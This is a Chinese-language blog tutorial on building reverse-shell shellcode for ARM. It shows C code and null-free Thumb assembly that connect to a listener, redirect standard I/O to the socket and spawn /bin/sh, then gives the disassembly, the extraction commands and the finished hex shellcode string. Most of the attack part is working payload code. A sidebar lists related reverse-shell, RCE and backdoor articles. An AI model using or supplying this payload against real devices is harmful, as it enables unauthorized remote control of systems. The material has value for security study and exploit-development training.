ARM之反弹shell

IoT设备渗透测试实战:从命令注入到流量监控的完整流程(附避坑指南) 本文详细介绍了IoT设备渗透测试的全流程,从命令注入漏洞的发现与利用到反弹Shell的实战技巧,再到突破权限限制和流量监控。特别针对IoT环境的特殊性提供了实用解决方案和避坑指南,帮助安全测试人员有效应对嵌入式设备的渗透挑战。 阅读详情

C代码

  1. 获取一个socket的文件描述符
  2. 定义好远程地址,使用connect函数连接过去
  3. 重定位标准输入流、标准输出流、标准错误流到socket文件描述符中去,这样就可以利用执行/bin/sh后,获取命令、输出结果的通道都有socket来执行,也就是远端操控
#include <sys/types.h>
#include <sys/socket.h>
#include <stdio.h>
#include <netinet/in.h>

int main()
{
        int sockfd = socket(AF_INET, SOCK_STREAM, 0);

        struct sockaddr_in remote_addr;
        remote_addr.sin_family = AF_INET;
        remote_addr.sin_port = htons(6666);
        remote_addr.sin_addr.s_addr = inet_addr("127.0.0.1");
        connect(sockfd, (struct sockaddr*)&remote_addr, sizeof(remote_addr));

        dup2(sockfd, 0);
        dup2(sockfd, 1);
        dup2(sockfd, 2);

        execve("/bin/sh", NULL, NULL);
}

ARM汇编代码

connect函数


sockaddr参数

  1. 在man connect的时候,会有一些库文件,可以去库文件中看,是否有相关结构体的详细信息,如果没有找到定义的地方,使用下面的第二种方法

2.grep -R "struct sockaddr" /usr/include查看,就能找到这个结构体的定义的地方

13671484-be02fbeb99ac5a80.png
很明显这是定义结构体的地方

可以从这注释信息知道__SOCKADDR_COMMON这个成员变量是地址族,这时用下面第三种方法也找不到相关参数的详细信息,其实相关信息就在这个文件里,然后就可以继续用grep搜索相关详细介绍了

13671484-478f66ff10e222e1.png
结构体定义的地方

13671484-c77f913aee9f9d1b.png
地址族

  1. 然后用同样的方法grep搜索来找到这个结构体参数__SOCKADDR_COMMON声明的地方,是这样介绍的
    This macro is used to declare the initial common members of the data types used for socket addresses, ‘struct sockaddr’, ‘struct sockaddr_in’, ‘struct sockaddr_un’, etc.
    这个宏用于初始化套接字的参数,有下面几个例子sockaddr、sockaddr_in、sockaddr_un

其他参数找相关定义的时候,使用这种方式即可,下面是完整代码

完整代码

.text
.global _start

_start:

    .code 32
    add r3, pc, #1
    bx r3

    .code 16
    mov r0, #2
    mov r1, #1
    sub r2, r2, r2
    mov r7, #200
    add r7, #81
    svc #1
    mov r4, r0
    

    //connect(sockfd, *addr, addrlen)
    adr r1, c2_addr
    sub r3, r3, r3
    strb r3, [r1, #1]
    strb r3, [r1, #5]
    strb r3, [r1, #6]
    mov r2, #16
    add r7, #2
    svc #1
    nop

    
    //dup2(newfd, oldfd)
    mov r0, r4
    mov r1, r3
    mov r7, #63
    svc #1

    mov r1, #1
    svc #1

    mov r1, #2
    svc #1


    //execve(*command, *argv[], *envp[])
    adr r0, command_addr
    strb r3, [r0, #7]
    mov r1, r3
    mov r2, r3
    mov r7, #11
    svc #1


c2_addr:
.ascii "\x02\xff"
.ascii "\x11\x5c"
.byte 127,1,1,1 

command_addr:
.ascii "/bin/shX"

提取shellcode的工作

  1. objdump -d reverse_shell.o:查看反汇编中是否存在空字符,很明显,第二列中不存在
reverse_shell.o:     file format elf32-littlearm


Disassembly of section .text:

00000000 <_start>:
   0:   e28f3001    add r3, pc, #1
   4:   e12fff13    bx  r3
   8:   2002        movs    r0, #2
   a:   2101        movs    r1, #1
   c:   1a92        subs    r2, r2, r2
   e:   27c8        movs    r7, #200    ; 0xc8
  10:   3751        adds    r7, #81 ; 0x51
  12:   df01        svc 1
  14:   1c04        adds    r4, r0, #0
  16:   a10b        add r1, pc, #44 ; (adr r1, 44 <c2_addr>)
  18:   1adb        subs    r3, r3, r3
  1a:   704b        strb    r3, [r1, #1]
  1c:   714b        strb    r3, [r1, #5]
  1e:   718b        strb    r3, [r1, #6]
  20:   2210        movs    r2, #16
  22:   3702        adds    r7, #2
  24:   df01        svc 1
  26:   46c0        nop         ; (mov r8, r8)
  28:   1c20        adds    r0, r4, #0
  2a:   1c19        adds    r1, r3, #0
  2c:   273f        movs    r7, #63 ; 0x3f
  2e:   df01        svc 1
  30:   2101        movs    r1, #1
  32:   df01        svc 1
  34:   2102        movs    r1, #2
  36:   df01        svc 1
  38:   a004        add r0, pc, #16 ; (adr r0, 4c <command_addr>)
  3a:   71c3        strb    r3, [r0, #7]
  3c:   1c19        adds    r1, r3, #0
  3e:   1c1a        adds    r2, r3, #0
  40:   270b        movs    r7, #11
  42:   df01        svc 1

00000044 <c2_addr>:
  44:   5c11ff02    .word   0x5c11ff02
  48:   0101017f    .word   0x0101017f

0000004c <command_addr>:
  4c:   6e69622f    .word   0x6e69622f
  50:   5868732f    .word   0x5868732f

ELF文件转二进制文件:objcopy -O binary reverse_shell reverse_shell.bin
将二进制文件转成16进制:hexdump -v -e '"\\""x" /1 "%02x" ""' reverse_shell.bin
\x01\x30\x8f\xe2\x13\xff\x2f\xe1\x02\x20\x01\x21\x92\x1a\xc8\x27\x51\x37\x01\xdf\x04\x1c\x0b\xa1\xdb\x1a\x4b\x70\x4b\x71\x8b\x71\x10\x22\x02\x37\x01\xdf\xc0\x46\x20\x1c\x19\x1c\x3f\x27\x01\xdf\x01\x21\x01\xdf\x02\x21\x01\xdf\x04\xa0\xc3\x71\x19\x1c\x1a\x1c\x0b\x27\x01\xdf\x02\xff\x11\x5c\x7f\x01\x01\x01\x2f\x62\x69\x6e\x2f\x73\x68\x58

【无标题】Netlab 安全团队发现了一个新的 Linux Netlab 安全团队发现了一个新的Linux 平台后门木马,其目标是将机器纳入僵尸网络并充当下载和安装 rootkit 的渠道。该后门被命名为 “B1txor20”,因为其文件名为 'b1t'、使用 XOR 加密算法和 20 字节的 RC4 算法密钥长度进行传播。 B1txor20 于 2022 年 2 月 9 日首次被观察到通过 Log4j 漏洞传播,它利用 DNS Tunnel 技术,通过在 DNS 查询和响应中编码数据来与命令和控制 (C2) 服务器建立通信通道(支持直连和中继2种方式),同时.. 阅读详情

相关推荐

PHP反弹Shell原理与实战:从Web漏洞到远程控制

反弹Shell是一种常见的远程控制技术,其核心原理是通过网络连接将目标系统的Shell会话重定向到攻击者控制的机器。在Web安全领域,当攻击者利用文件上传、命令注入等漏洞获取Web服务器代码执行权限后,通常会使用脚本语言(如PHP)编写反弹Shell,快速建立远程控制通道。PHP因其在Web环境中的广泛普及,成为实现反弹Shell的常用语言。通过fsockopen建立反向TCP连接,结合proc_open创建子进程并重定向标准流,再利用stream_select实现非阻塞I/O多路复用,即可构建一个交互式远

weixin_34343000的博客 348

反向tcp shell编写

本次实验我们来尝试学习编写反向tcp连接的shellcode。 先用c语言实现,实现的步骤很简单 源码在re.c中 这里存在很多系统调用,我们依次看下来。分别是socket,connect,dup2,execve。 这里需要注意的地方就是socket的返回值会被connect和dup2调用。 程序建立socket以后会连接远程主机,远程主机的信息我们都放在了serv_addr结构体中。 连接成功之后会返回套接字文件描述符,可以使得用户与套接字接口进行通信。因为我们写的反向tcp的程序希望实现交互功能,所以

Yale的博客 1042

国威HB1910交换机未授权RCE漏洞复现与安全加固指南

命令注入是一种常见的安全漏洞,其原理在于应用程序将用户输入未经充分验证直接拼接到系统命令中执行,导致攻击者能够注入恶意指令。这种漏洞的技术价值在于它直接威胁系统底层安全,常与权限提升、持久化控制等攻击链环节结合。在物联网和嵌入式设备领域,命令注入常因开发时重功能轻安全、遗留调试接口未移除而出现,应用场景广泛覆盖网络设备、工业控制系统等。本文以国威HB1910数字程控交换机为例,深入剖析其Web管理界面中generate.php文件存在的未授权RCE漏洞,通过环境搭建、原理分析、手工复现等环节,完整展示从漏洞

ithome 372

C/C++ 匿名管道反弹CMDShell

该段代码是一个用于Windows平台的反向Shell程序,它通过在被控制端和控制端之间建立网络连接,实现远程控制和命令执行。它在被控制端创建管道来重定向控制台命令输出,并将命令执行结果发送回控制端。控制端可以向被控制端发送命令,被控制端接收并执行这些命令,并将执行结果返回给控制端。一旦连接成功,程序可以接收本地输入的命令,并在远程主机上执行这些命令,并将命令的输出返回到本地主机。然后,程序通过管道将命令输出发送回本地,并持续监听新的命令输入。

微软技术分享 1万+

Linux 上反弹shell各种语言实现

C编写实现Linux反弹shell [ Mi1k7ea ] https://github.com/pH-T/go-revshell https://github.com/vay3t/go-nc

SHELLCODE_8BIT的博客 2387

激光条纹中心提取——Steger

激光条纹中心提取-Steger 好久没有记录了,记录一下今天学习的内容,据说Steger在激光条纹中心提取上神一般的存在。文章和代码都分享给大家了哈,其中有四个文件,3个C++,一个python,python一个抠图文件,3个c++包含背景图+原图, 单张图提取, 多张图提取。 分享代码 #include <opencv2\core.hpp> #include <opencv2\highgui.hpp> #include <opencv2\imgproc.hpp> #i

CharmsLUO的博客 5384

解决No version of NDK matched the requested version编译报错的问题

依次选择菜单:Tools->SDK Manager->SDK Tools,选中页面右下角的"Show Package Details"按钮,然后就可以看到"NDK(Side by side)"中的所有NDK版本了,选中对应的版本号,然后点击"OK"按钮进行安装即可。注:谷歌官网上的ndk版本不全,只有每个release版本的最终版,比如20的版本一共有2个:20.0.5594570、20.1.5948944,但是官网上只有20.1.5948944版本。5.谷歌官网中手动下载、安装对应的NDK版本。

冰雪世界 1万+

Linux新手必看:FinalShell连接不上?从检查IP到配置固定地址的完整排错指南

本文为Linux新手提供了FinalShell连接失败的完整排错指南,涵盖IP检查、SSH服务状态、防火墙配置和静态IP设置等关键步骤。通过详细的命令行操作和配置示例,帮助用户快速解决远程连接问题,提升Linux使用效率。

weixin_30675247的博客 755

No version of NDK matched the requested version 20.0.5594570. Versions available locally: 25.1.8937

遇到的问题表明你的项目要求使用的 NDK(Native Development Kit)版本是 20.0.5594570,但是在你的系统上可用的 NDK 版本中没有这个特定版本。你的系统上有一个更高版本的 NDK,即 25.1.8937393。3、打开下载NDK,等待下载完成,关闭下载窗口。然后Apply——>OK,关闭SDK Tools窗口。重新运行项目,解决问题。1、Android SDK——>SDK Tools,然后勾选上。,勾选你需要下载的NDK版本,点击Apply。2、弹出确认窗口,点击OK。

振华OPPO的博客世界 1608

SCG到ECG信号转换:Wave U-Net模型实现移动端心脏监测

心脏监测技术中,心电图(ECG)和心脏振动信号(SCG)是两种重要的生物信号。ECG记录心脏电活动,而SCG捕捉机械振动,两者通过电-机械耦合机制关联。Wave U-Net模型通过编码器-解码器结构和扩张卷积,实现了SCG到ECG的高精度转换,参数量减少90%以上。这一技术在移动设备上达到临床可用精度,未来可通过手机实现专业级心电图监测。应用场景包括睡眠呼吸暂停监测、心脏再同步化治疗评估等,为移动医疗带来革新。

weixin_35649491的博客 303

Hi3516CV610 YOLOv8模型转换与部署实战:从源码到板端推理全流程解析

本文详细解析了将YOLOv8模型部署到Hi3516CV610开发板的全流程。内容涵盖从Ubuntu环境搭建、模型获取与验证,到关键的PyTorch模型转换为ONNX格式,并利用海思工具链量化生成板端可执行的.wk文件。最后,指导开发者编写板端C程序,完成视频流处理、NNIE推理及结果后处理,并提供了部署调试与性能优化的实用技巧。

weixin_29215815的博客 271

IoT安全工程师必备:5种特殊场景下的NC反弹Shell技巧(含IoT设备适配方案)

本文详细介绍了IoT安全工程师在5种特殊场景下实现NC反弹Shell的实用技巧,包括无标准NC环境替代方案、防火墙绕过技巧等,特别针对IoT设备的资源限制和定制化系统提供了适配方案。文章还包含实战案例和工具链优化建议,帮助工程师有效应对IoT渗透测试中的反弹Shell挑战。

m0n1o2p的博客 305

【图像超分】论文精读:RepSR: Training Efficient VGG-style Super-Resolution Networks with Structural Re-Paramete

摘要: 本文提出RepSR,一种基于结构重新参数化和批量归一化(BN)的高效VGG式超分辨率网络。针对SR任务中BN易引发伪影的问题,作者通过分析发现训练-测试阶段的不一致性是主因,并提出先使用小批量统计训练、后期切换为总体统计的优化策略。RepSR块设计包含干净的残差路径和带改进BN的扩展-压缩卷积路径,有效平衡了训练非线性与推理效率。实验表明,RepSR在不同模型规模下优于现有重参数化方法,且实际推理速度更快。该工作为SR提供了性能与效率兼优的解决方案,相关代码未开源。 关键词: 超分辨率、结构重参数化

主要更新底层视觉(去噪、超分等)相关的科研内容,形式为【论文精读】+【论文复现】 306

【安全工具速递】CVE-2025-55182 批量检测工具,支持一键RCE、内存马注入、反向shell等。

本工具仅面向已授权的渗透测试、红队评估、安全研究及企业内部漏洞验证场景。严禁用于未授权系统、生产环境或任何非法目的。使用者须自行承担全部法律责任。工具不提供绕过防护、免杀、横向移动等高危能力,所有功能均基于标准漏洞利用链设计,符合《网络安全法》《数据安全法》及 CVSS v3.1 实践规范。

m0_65463546的博客 672

Yolov8-pose关键点检测:训练实战篇 | 手部关键点检测

yolo8-pose实战检测手部关键点并优化。

①答疑群聊服务;②YOLO大模型知识问答系统;③计算机视觉论文生成智能体; 3398

【CANdelaStudio编辑CDD】-1.2-给$10服务SessionControl创建一个新Session会话并修改Session state machine会话状态机(UDS诊断)

前一篇:【UDS诊断描述文件CDD】-1.1-ISO_14229中$10服务理论部分https://blog.youkuaiyun.com/qfmzhu/article/details/120375515案例背景: 在CDD中如何给$10服务创建一个新的Session会话; 在CDD中如何给$10服务修改Session state machine会话状态机。 目录 1 查看$10服务中已有的Session会话​ 2 查看$10服务中已有的Session state machine会话状态机 3 在$10...

「汽车电子助手」的博客 6082

linux反弹shell>>>本质

linux反弹shell>>>本质 这次我们探究反弹shell的本质 什么反弹shell 简单说就是将受害者的输出与输入全部都定向攻击者主机上 反弹shell适用怎样的情景 受害者主机在内网中,ip经常变动,无法通过准确ip连接到受害者电脑 受害者只能发送请求,不能接收请求 等等。。。。 实验 攻击者 centos linux ip:123.456.789.0(...

Playwin 795

手把手教你学GPU的KMD专栏--3.4 中断处理机制与优化

记住,中断处理是GPU与CPU通信的"桥梁",没有高效的中断处理,GPU的性能将无法充分发挥。KMD通过"快进快出"原则、事件标志机制、GPU本机围栏等技术,实现高效、低延迟的中断处理。:GPU本机围栏机制允许GPU在满足特定条件(如围栏值达到某个阈值)时才触发中断,而不是每次围栏更新都触发中断,从而显著减少CPU唤醒次数,降低功耗。正如Microsoft GPU架构师在2022年WinHEC大会上指出:"没有好的中断处理,再强大的GPU也会被系统延迟拖垮。:多个GPU设备共享中断,导致中断处理混乱。

MHD0815的博客 112

客户反馈,年底总结

等后期还是和之前一样,咱们空闲了再上硬件类的视频,因为咱们这边有很多有趣的项目哦,首先还是像之前那样,把基础打好搞懂什么是51,什么是arm,什么是iot,什么是单片机,什么是交叉编译,裸机开发和咱们常见的软件开发有啥区别,然后咱们如何动态调试裸机开发的bug,最后咱们要怎么烧写编译好的固件,程序,bin文件到单品机上面,让它调用硬件完成我们现实生活中见到很多实体产品,最后咱们写几个demo项目,给各位看下如何渗透iot设备,刷卡,电子锁破解,逆向固件,单片机上如何反弹shell等安全漏洞案例。

Strategic__qq3610256651的博客 219

visio安装包

Microsoft Office Visio 是一款专业的制图软件。利用经过更新的形状、协作工具和数据链接图表,创建专业级图表以简化复杂的信息。

Data-Structures-and-Algorithm-Analysis-in-Java.pdf

作者: Weiss, Mark A. 出版社: Addison Wesley Data Structures and Algorithm Analysis in Java is an “advanced algorithms” book that fits between traditional CS2 and Algorithms Analysis courses. In the old ACM Curriculum Guidelines, this course was known as CS7. This text is for readers who want to learn good programming and algorithm analysis skills simultaneously so that they can develop such programs with the maximum amo...

php反弹,php一句话反弹bash shell

OpenCV2&plus;入门系列(四):计算图像的直方图,平均灰度,灰度方差本篇懒得排版,直接在网页html编辑器编辑 在图像处理时,我们常常需要求出图像的直方图.灰度平均值.灰度的方差,这里给出一个opencv2+自带程序,实现这些功能. 直方图 对于直方图,使用cv::c ...ARM9的中断控制器简要复习一下ARM9中断控制器的控制过程: 1.首先能识别触发的中断(对应中断源必须打...

weixin_36361396的博客 285

文档:亲测可用解决vnc灰屏,黑屏,鼠标大黑叉情况

主要解决vnc-viewer灰屏,黑屏,鼠标大黑叉等现象,详细见文档。

渗透测试中的 Go 语言使用:编写反弹后门 Hershell

  介绍  在渗透测试过程中,一个必备的工具是众所周知的、超级棒的Metasploit框架。  该环境包含大量的payload、编码器和其他工具。在这些payload中Meterpreter有重要意义:它是一个经过开发和后开发命令的修改版的shell。由于其强大的攻击特性,该shell可能是最常用到的。  Meterpreter的问题  不幸的是,Meterpreter的流行有一个缺点:大多数反病...

a13161333486的博客 3038

Linux 反向 Shell 分析

第一个值 7A592F34h 是此反向shell连接的 in_addr 格式的 IP 地址。该地址是小端格式,因此我们将其转换为大端格式,并将系统更改为十进制。由于我们的端口长度为 2 个字节,因此我们每次将 2 个字节从十六进制转换为十进制,无需分隔。1F 00 02(十六进制)= 0200 1F90(十六进制)= 2 - AF_INET,00 是分隔符,根据结构,下一个片段(标签 loc_8048065)包含连接的地址和端口。IP 地址中的每个字节对应一个八位字节,因此我们用句点分隔生成的地址。

2501_93209230的博客 971

【漏洞复现】CVE-2020-0796永恒之黑漏洞复现

文章目录一、漏洞描述二、影响版本三、漏洞检测四、漏洞复现环境五、(1)漏洞利用之蓝屏五、(2)漏洞利用之本地提权五、(3)漏洞利用之反弹shell1、使用msfvenom生成payload2、替换payload3. 开启msf监听模块4. 运行exploit.py脚本,发起攻击反弹shell5. 执行成功,查看监听的地方,成功得到shell六、修复建议1.安装官方补丁2.禁用SMBv3压缩3.设置防火墙策略关闭相关端口4.通过IP安全策略屏蔽危险端口,bat执行添加防火墙策略,关闭危险服务 一、漏洞描述.

qq_45244158的博客 1万+

在IPhone/IPad上建立反弹后门

转载地址:http://www.freebuf.com/others/2158.html 小编:sbd是一款小型后门,且具有较强大的加密功能,是居家旅行杀人越货谋财害命之必备佳品(安全测试工具请勿非法使用),下载地址: http://packetstormsecurity.org/files/download/34401/sbd-1.36.tar.gz 本地地址: 在一次安全渗透测试中...

java开发指南博客 【转载】 484

CVE-2024-3273漏洞深度剖析:D-Link NAS远程命令注入实战复现与防御

命令注入是Web安全领域一种经典的漏洞类型,其原理在于应用程序未对用户输入进行充分验证和过滤,直接将用户可控数据拼接至系统命令中执行,导致攻击者能够注入并执行任意系统指令。这种漏洞的技术价值在于其危害性极高,常导致服务器被完全控制,是渗透测试中获取系统权限的关键突破口。在物联网设备、网络附加存储等嵌入式系统中,由于资源受限、软件栈陈旧及安全开发意识薄弱,此类问题尤为突出。本文以CVE-2024-3273这一高危漏洞为例,深入解析其通过`nas_sharing.cgi`接口实现未授权远程命令执行的完整攻击链,

weixin_34056162的博客 359

SolarWinds ARM高危漏洞深度剖析:从RCE原理到企业应急响应实战

远程代码执行(RCE)与认证绕过是Web应用安全领域最危险的漏洞类型之一。其核心原理在于应用程序对用户输入的处理不当,例如在反序列化过程中执行了恶意构造的代码,或在身份验证逻辑上存在缺陷,导致攻击者无需合法凭证即可获得系统权限。这类漏洞的技术价值在于其极高的危害性,能直接导致服务器被完全控制,数据泄露、服务中断等严重后果。在金融、能源、政府等关键基础设施的运维管理场景中,诸如SolarWinds Access Rights Manager(ARM)这类权限管理软件一旦出现此类漏洞,将使企业核心资产面临巨大风

weixin_34314962的博客 435
上一篇: Android内的IPC其他方法
下一篇: ARM汇编之指令集的切换:ARM切换到Thumb
Dr. 熊
博客等级 码龄10年 29粉丝 140原创
评论
成就一亿技术人!
拼手气红包6.0元
还能输入1000个字符  | 博主筛选后可见
 
 条评论被折叠 查看
添加红包

请填写红包祝福语或标题

个

红包个数最小为10个

元

红包金额最低5元

当前余额3.43元 前往充值 >
需支付:10.00元
成就一亿技术人!
领取后你会自动成为博主和红包主的粉丝 规则
hope_wisdom
发出的红包
实付元
使用余额支付
点击重新获取
扫码支付
钱包余额 0

抵扣说明:

1.余额是钱包充值的虚拟货币,按照1:1的比例进行支付金额的抵扣。
2.余额无法直接购买下载,可以购买VIP、付费专栏及课程。

余额充值